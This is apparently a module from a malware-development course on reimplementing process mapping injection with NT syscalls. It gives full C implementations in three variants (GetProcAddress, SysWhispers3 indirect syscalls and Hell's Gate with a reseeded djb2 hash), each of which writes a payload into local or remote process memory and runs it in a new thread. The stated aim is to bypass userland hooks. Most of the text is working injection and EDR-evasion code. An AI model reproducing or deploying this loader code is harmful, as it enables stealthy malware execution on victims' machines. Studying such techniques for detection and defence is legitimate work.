

Syscalls - Reimplementing Mapping Injection

Introduction

In this module, the mapping injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- `CreateFileMapping` is replaced with `NtCreateSection`
- `MapViewOfFile` is replaced with `NtMapViewOfSection`
- `CloseHandle` is replaced with `NtClose`
- `UnmapViewOfFile` is replaced with `NtUnmapViewOfSection`

Syscall Parameters

This section will go through the syscalls that will be used and explain their parameters.

NtCreateSection

This is the resulting syscall from the `CreateFileMapping` WinAPI. `NtCreateSection` is shown below.

```
NTSTATUS NtCreateSection(  
    OUT PHANDLE          SectionHandle,          // Pointer to a HANDLE  
    variable that receives a handle to the section object  
    IN ACCESS_MASK        DesiredAccess,          // The type of the access  
    rights to section handle  
    IN POBJECT_ATTRIBUTES ObjectAttributes,        // Pointer to an  
    OBJECT_ATTRIBUTES structure (set to NULL)  
    IN PLARGE_INTEGER      MaximumSize,           // Maximum size of the  
    section  
    IN ULONG              SectionPageProtection, // Protection to place on  
    each page in the section  
    IN ULONG              AllocationAttributes,    // Allocation attributes of  
    the section (SEC_XXX flags)  
    IN HANDLE              FileHandle              // Optionally specifies a  
    handle for an open file object (set to NULL)  
);
```

While `NtCreateSection` and `CreateFileMapping` have many similarities, some parameters are new. First, the `DesiredAccess` parameter describes the type of access rights for the section handle. The list of options is shown in the image below.

[in] DesiredAccess

Specifies an **ACCESS_MASK** value that determines the requested access to the object. In addition to the access rights that are defined for all types of objects, the caller can specify any of the following access rights, which are specific to section objects:

DesiredAccess flag	Allows caller to do this
SECTION_EXTEND_SIZE	Dynamically extend the size of the section.
SECTION_MAP_EXECUTE	Execute views of the section.
SECTION_MAP_READ	Read views of the section.
SECTION_MAP_WRITE	Write views of the section.
SECTION_QUERY	Query the section object for information about the section. Drivers should set this flag.
SECTION_ALL_ACCESS	All of the previous flags combined with STANDARD_RIGHTS_REQUIRED.

In this module, either `SECTION_ALL_ACCESS` or `SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE` will suffice.

Next, the `MaximumSize` parameter is a pointer to a **LARGE_INTEGER** structure. The only element that needs to be populated is the `LowPart` element which will be equal to the payload's size. The **LARGE_INTEGER** structure is shown below.

```
typedef union _LARGE_INTEGER {
    struct {
        DWORD LowPart;
        LONG HighPart;
    } DUMMYSTRUCTNAME;
    struct {
        DWORD LowPart;
        LONG HighPart;
    } u;
    LONGLONG QuadPart;
} LARGE_INTEGER;
```

Finally, the `AllocationAttributes` parameter specifies a bitmask of `SEC_XXX` flags that determines the allocation attributes of the section. The list of flags can be found [here](#) under the `flProtect` parameter. In this module, this parameter will be set to `SEC_COMMIT`.

NtMapViewOfSection

This is the resulting syscall from the `MapViewOfFile` WinAPI. `NtMapViewOfSection` is shown below.

```
NTSTATUS NtMapViewOfSection(
    IN HANDLE SectionHandle,           // HANDLE to Section
    Object created by 'NtCreateSection'
    IN HANDLE ProcessHandle,           // Process handle of the
    process to map the view to
```

```

    IN OUT PVOID          *BaseAddress,          // Pointer to a PVOID
variable that receives the base address of the view
    IN ULONG              ZeroBits,              // set to NULL
    IN SIZE_T             CommitSize,            // set to NULL
    IN OUT PLARGE_INTEGER SectionOffset,         // set to NULL
    IN OUT PSIZE_T        ViewSize,              // A pointer to a SIZE_T
variable that contains the size of the memory to be allocated
    IN SECTION_INHERIT    InheritDisposition,    // How the view is to be
shared with child processes
    IN ULONG              AllocationType,         // type of allocation to
be performed (set to NULL)
    IN ULONG              Protect                 // Protection for the
region of allocated memory
);

```

For more documentation on each parameter, reference Microsoft's documentation on [ZwMapViewOfSection](#). The `Zw` documentation can be used if Microsoft is missing the `Nt` documentation, which is the case with this syscall.

Some points need to be discussed about the following parameters:

First, the `ViewSize` parameter rounds up to the nearest multiple of a page size (recall that the page size is 4096 bytes).

Next, the `InheritDisposition` parameter is derived from the `SECTION_INHERIT` enum. It can be set to one of two values

1. `ViewShare` which maps the view into any child processes that are created in the future.
2. `ViewUnmap` which does not map the view into any child processes.

The `SECTION_INHERIT` enum is shown below.

```

typedef enum _SECTION_INHERIT {
    ViewShare = 1,
    ViewUnmap = 2
} SECTION_INHERIT, * PSECTION_INHERIT;

```

In this module, the value will always be `ViewUnmap` because the implementation does not create any child processes.

Finally, the `Protect` parameter specifies the type of protection for the allocated memory which can be any value found [here](#).

NtUnmapViewOfSection

This is the resulting syscall from the `UnmapViewOfFile` WinAPI. `NtUnmapViewOfSection` is shown below.

```

NTSTATUS NtUnmapViewOfSection(
    IN HANDLE          ProcessHandle,    // Process handle of the process
    that contains the view to unmap
    IN PVOID           BaseAddress      // Base address of the view to
    unmap
);

```

NtClose

This is the resulting syscall from the `CloseHandle` WinAPI. `NtClose` is shown below.

```

NTSTATUS NtClose(
    IN HANDLE          ObjectHandle      // Handle of the object to close
);

```

`NtClose` syscall will be used to close the handle of a section created using `NtCreateSection`.

Implementation Using `GetProcAddress` and `GetModuleHandle`

The next step is to implement the mapping injection technique using the previously shown syscalls. Similarly to the previous module, it will be shown using three methods, starting with using `GetProcAddress` and `GetModuleHandle`.

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```

// a structure used to keep the syscalls used
typedef struct _Syscall {

    fnNtCreateSection      pNtCreateSection;
    fnNtMapViewOfSection   pNtMapViewOfSection;
    fnUnmapViewOfSection    pNtUnmapViewOfSection;
    fnNtClose              pNtClose;
    fnNtCreateThreadEx      pNtCreateThreadEx;

}Syscall, * PSyscall;

// function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {

    HMODULE hNtdll = GetModuleHandle(L"NTDLL.DLL");
    if (!hNtdll) {
        printf("[!] GetModuleHandle Failed With Error : %d \n",
            GetLastError());
    }
}

```

```

        return FALSE;
    }

    St->pNtCreateSection =
(fnNtCreateSection)GetProcAddress(hNtdll, "NtCreateSection");
    St->pNtMapViewOfSection =
(fnNtMapViewOfSection)GetProcAddress(hNtdll, "NtMapViewOfSection");
    St->pNtUnmapViewOfSection =
(fnUnmapViewOfSection)GetProcAddress(hNtdll, "NtUnmapViewOfSection");
    St->pNtClose = (fnNtClose)GetProcAddress(hNtdll,
"NtClose");
    St->pNtCreateThreadEx =
(fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

    // check if GetProcAddress missed a syscall
    if (St->pNtCreateSection == NULL || St->pNtMapViewOfSection == NULL
|| St->pNtUnmapViewOfSection == NULL || St->pNtClose == NULL || St-
>pNtCreateThreadEx == NULL)
        return FALSE;
    else
        return TRUE;
}

```

The `LocalMappingInjectionViaSyscalls` and `RemoteMappingInjectionViaSyscalls` functions are responsible for injecting the payload (`pPayload`) in the local process and remote process (`hProcess`), respectively. Both functions are shown below.

LocalMappingInjectionViaSyscalls

```

BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T
sPayloadSize) {

    HANDLE                hSection                = NULL;
    HANDLE                hThread                 = NULL;
    PVOID                 pAddress                 = NULL;
    NTSTATUS               STATUS                 = NULL;
    SIZE_T                sViewSize               = NULL;
    LARGE_INTEGER          MaximumSize             = {
        .HighPart = 0,
        .LowPart = sPayloadSize
    };

    Syscall                St                     = { 0 };

    // Initializing the 'St' structure to fetch the syscall's addresses
    if (!InitializeSyscallStruct(&St)) {

```

```

        printf("[!] Could Not Initialize The Syscall Struct \n");
        return FALSE;
    }

//-----

    // Allocating local map view

    if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS,
    NULL, &MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
        printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
    STATUS);
        return FALSE;
    }

    if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1, &pAddress,
    NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
    {
        printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
    \n", STATUS);
        return FALSE;
    }

    printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
    sViewSize);

//-----

    // Writing the payload

    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();
    memcpy(pAddress, pPayload, sPayloadSize);
    printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
    pAddress);

//-----

    // Executing the payload via thread creation

    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();
    printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
    if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
    (HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
        printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
    STATUS);
        return FALSE;
    }

```

```

    printf("[+] DONE \n");
    printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//-----

    // Unmpaing the local view - only when the payload is done executing
    if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
        printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
        return FALSE;
    }

    // Closing the section handle
    if ((STATUS = St.pNtClose(hSection)) != 0) {
        printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
        return FALSE;
    }

    return TRUE;
}

```

RemoteMappingInjectionViaSyscalls

```

BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload,
IN SIZE_T sPayloadSize) {

    HANDLE                hSection                =
NULL;

    HANDLE                hThread                =
NULL;

    PVOID                pLocalAddress            = NULL,
                        pRemoteAddress            =
NULL;

    NTSTATUS              STATUS                  =
NULL;

    SIZE_T                sViewSize              =
NULL;

    LARGE_INTEGER          MaximumSize            = {
                        .HighPart = 0,
                        .LowPart = sPayloadSize
    };

    Syscall                St                    =
{ 0 };

```

```

        if (!InitializeSyscallStruct(&St)) {
            printf("[!] Could Not Initialize The Syscall Struct \n");
            return FALSE;
        }

//-----

        // Allocating local map view

        if ((STATUS = St.pNtCreateSection(&hSection, SECTION_ALL_ACCESS,
NULL, &MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
            printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
            return FALSE;
        }

        if ((STATUS = St.pNtMapViewOfSection(hSection, (HANDLE)-1,
&pLocalAddress, NULL, NULL, NULL, &sViewSize, ViewUnmap, NULL,
PAGE_READWRITE)) != 0) {
            printf("[!] NtMapViewOfSection [L] Failed With Error :
0x%0.8X \n", STATUS);
            return FALSE;
        }

        printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

//-----

        // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//-----

        // Allocating remote map view
        if ((STATUS = St.pNtMapViewOfSection(hSection, hProcess,
&pRemoteAddress, NULL, NULL, NULL, &sViewSize, ViewShare, NULL,
PAGE_EXECUTE_READWRITE)) != 0) {
            printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
            return FALSE;
        }

        printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",

```



```

pRemoteAddress, sViewSize);

//-----

    // Executing the payload via thread creation
    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();
    printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
    if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
        printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }
    printf("[+] DONE \n");
    printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//-----

    // Unmapping the local view - only when the payload is done executing
    if ((STATUS = St.pNtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) !=
0) {
        printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }

    // Closing the section handle
    if ((STATUS = St.pNtClose(hSection)) != 0) {
        printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
        return FALSE;
    }

    return TRUE;
}

```

The `NtUnmapViewOfSection` function should only be executed after the payload has finished executing. Attempting to unmap the mapped local view while the payload is still running could break the payload execution or cause a process to crash. As an alternative, the [NtWaitForSingleObject](#) syscall can be used to wait until the thread is finished, after which the `NtUnmapViewOfSection` syscall can be performed to clean up the mapped payload, though this is left as an exercise to the reader.

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtCreateSection,NtMapViewOfSection,NtUnmapViewOfSection,NtClose,NtCreateThreadEx
-o SysWhispers -v
```

Three files are generated: SysWhispers.h, SysWhispers.c and SysWhispers-asm.x64.asm. The next step is to import these files into Visual Studio as demonstrated in the previous module.

LocalMappingInjectionViaSyscalls and RemoteMappingInjectionViaSyscalls are shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVOID pPayload, IN SIZE_T
sPayloadSize) {

    HANDLE                hSection                = NULL;
    HANDLE                hThread                 = NULL;
    PVOID                 pAddress                 = NULL;
    NTSTATUS               STATUS                  = NULL;
    SIZE_T                sViewSize               = NULL;
    LARGE_INTEGER          MaximumSize             = {
                                                .HighPart = 0,
                                                .LowPart = sPayloadSize
    };

    //-----
    // Allocating local map view

    if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
        printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }

    if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1, &pAddress,
NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
    {
        printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }
    printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sViewSize);
```

```
//-----

// Writing the payload
printf("[#] Press <Enter> To Write The Payload ... ");
getchar();
memcpy(pAddress, pPayload, sPayloadSize);
printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pAddress);

//-----

// Executing the payload via thread creation

printf("[#] Press <Enter> To Run The Payload ... ");
getchar();
printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
    return FALSE;
}
printf("[+] DONE \n");
printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//-----

// Unmapping the local view - only when the payload is done executing
if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
    return FALSE;
}

// Closing the section handle
if ((STATUS = NtClose(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
}

return TRUE;
}
```

```

BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload,
IN SIZE_T sPayloadSize) {

    HANDLE hSection =
NULL;

    HANDLE hThread =
NULL;

    PVOID pLocalAddress = NULL,
pRemoteAddress =
NULL;

    NTSTATUS STATUS =
NULL;

    SIZE_T sViewSize =
NULL;

    LARGE_INTEGER MaximumSize = {
        .HighPart = 0,
        .LowPart = sPayloadSize
    };

    //-----
    // Allocating local map view

    if ((STATUS = NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
        printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }

    if ((STATUS = NtMapViewOfSection(hSection, (HANDLE)-1,
&pLocalAddress, NULL, NULL, NULL, &sViewSize, ViewShare, NULL,
PAGE_READWRITE)) != 0) {
        printf("[!] NtMapViewOfSection [L] Failed With Error :
0x%0.8X \n", STATUS);
        return FALSE;
    }

    printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

    //-----

    // Writing the payload
    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();

```

```

        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//-----

        // Allocating remote map view
        if ((STATUS = NtMapViewOfSection(hSection, hProcess, &pRemoteAddress,
NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0)
{
            printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
            return FALSE;
        }

        printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

//-----

        // Executing the payload via thread creation
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
        if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
            printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
            return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//-----

        // Unmapping the local view - only when the payload is done executing
        if ((STATUS = NtUnmapViewOfSection((HANDLE)-1, pLocalAddress)) != 0)
{
            printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
            return FALSE;
        }

        // Closing the section handle
        if ((STATUS = NtClose(hSection)) != 0) {
            printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);

```

```

        return FALSE;
    }

    return TRUE;
}

```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```

typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtCreateSection;
    VX_TABLE_ENTRY NtMapViewOfSection;
    VX_TABLE_ENTRY NtUnmapViewOfSection;
    VX_TABLE_ENTRY NtClose;
    VX_TABLE_ENTRY NtCreateThreadEx;
} VX_TABLE, * PVX_TABLE;

```

Updating Seed Value

A new seed value will be used to replace the [old one](#) to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```

DWORD64 djb2(PBYTE str) {
    DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
    INT c;

    while (c = *str++)
        dwHash = ((dwHash << 0x5) + dwHash) + c;

    return dwHash;
}

```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```

printf("#define %s%s 0x%p \n", "NtCreateSection", "_djb2",
(DWORD64)djb2("NtCreateSection"));
printf("#define %s%s 0x%p \n", "NtMapViewOfSection", "_djb2",
djb2("NtMapViewOfSection"));
printf("#define %s%s 0x%p \n", "NtUnmapViewOfSection", "_djb2",
djb2("NtUnmapViewOfSection"));

```

```
printf("#define %s%s 0x%p \n", "NtClose", "_djb2", djb2("NtClose"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2",
djb2("NtCreateThreadEx"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtCreateSection_djb2          0x5687F81AC5D1497A
#define NtMapViewOfSection_djb2      0x0778E82F702E79D4
#define NtUnmapViewOfSection_djb2    0x0BF2A46A27B93797
#define NtClose_djb2                 0x0DA4FA80EF5031E7
#define NtCreateThreadEx_djb2        0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to use either the `LocalMappingInjectionViaSyscalls` or `RemoteMappingInjectionViaSyscalls` functions instead of the [payload function](#). The function will use the above-generated hashes as shown below.

LocalMappingInjectionViaSyscalls

```
BOOL LocalMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN PVOID
pPayload, IN SIZE_T sPayloadSize) {

    HANDLE                hSection                = NULL;
    HANDLE                hThread                 = NULL;
    PVOID                 pAddress                 = NULL;
    NTSTATUS               STATUS                  = NULL;
    SIZE_T                sViewSize               = NULL;
    LARGE_INTEGER          MaximumSize             = {
                                                .HighPart = 0,
                                                .LowPart = sPayloadSize
    };

    //-----

    // Allocating local map view
    HellsGate(pVxTable->NtCreateSection.wSystemCall);
    if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
        printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }

    HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
    if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
```

```

        printf("[!] NtMapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }
    printf("[+] Allocated Address At : 0x%p Of Size : %ld \n", pAddress,
sViewSize);

//-----

    // Writing the payload

    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();
    memcpy(pAddress, pPayload, sPayloadSize);
    printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pAddress);
    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();

//-----

    // Executing the payload via thread creation

    printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
    HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
    if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL,
(HANDLE)-1, pAddress, NULL, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
        printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }
    printf("[+] DONE \n");
    printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//-----

    // Unmapping the local view - only when the payload is done executing
    HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
    if ((STATUS = HellDescent((HANDLE)-1, pAddress)) != 0) {
        printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
        return FALSE;
    }

    // Closing the section handle
    HellsGate(pVxTable->NtClose.wSystemCall);

```



```

        if ((STATUS = HellDescent(hSection)) != 0) {
            printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
            return FALSE;
        }

        return TRUE;
    }
}

```

RemoteMappingInjectionViaSyscalls

```

BOOL RemoteMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE
hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSize) {

    HANDLE hSection =
NULL;
    HANDLE hThread =
NULL;
    PVOID pLocalAddress = NULL,
        pRemoteAddress =
NULL;
    NTSTATUS STATUS =
NULL;
    SIZE_T sViewSize =
NULL;
    LARGE_INTEGER MaximumSize = {
        .HighPart = 0,
        .LowPart = sPayloadSize
    };

    //-----
    // Allocating local map view

    HellsGate(pVxTable->NtCreateSection.wSystemCall);
    if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
        printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }

    HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
    if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pLocalAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_READWRITE)) != 0) {
        printf("[!] NtMapViewOfSection [L] Failed With Error :

```

```

0x%0.8X \n", STATUS);
        return FALSE;
    }

    printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

//-----

    // Writing the payload
    printf("[#] Press <Enter> To Write The Payload ... ");
    getchar();
    memcpy(pLocalAddress, pPayload, sPayloadSize);
    printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

//-----

    // Allocating remote map view
    HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
    if ((STATUS = HellDescent(hSection, hProcess, &pRemoteAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
        printf("[!] NtMapViewOfSection [R] Failed With Error :
0x%0.8X \n", STATUS);
        return FALSE;
    }

    printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

//-----

    // Executing the payload via thread creation
    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();
    printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
    HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
    if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pRemoteAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
        printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
        return FALSE;
    }

    printf("[+] DONE \n");
    printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

```

```
//-----

// Unmapping the local view - only when the payload is done executing
HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
if ((STATUS = HellDescent((HANDLE)-1, pLocalAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X\n", STATUS);
    return FALSE;
}

// Closing the section handle
HellsGate(pVxTable->NtClose.wSystemCall);
if ((STATUS = HellDescent(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X\n", STATUS);
    return FALSE;
}

return TRUE;
}
```

Local vs Remote Injection


Similar to the previous module, a preprocessor macro code was constructed to target the local process if `LOCAL_INJECTION` is defined. The preprocessor code is shown below.

```
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// Set the target process PID
#define PROCESS_ID 18784
#endif // !LOCAL_INJECTION
```

Demo

Using the SysWhispers implementation locally.



Using Hell's Gate implementation remotely.

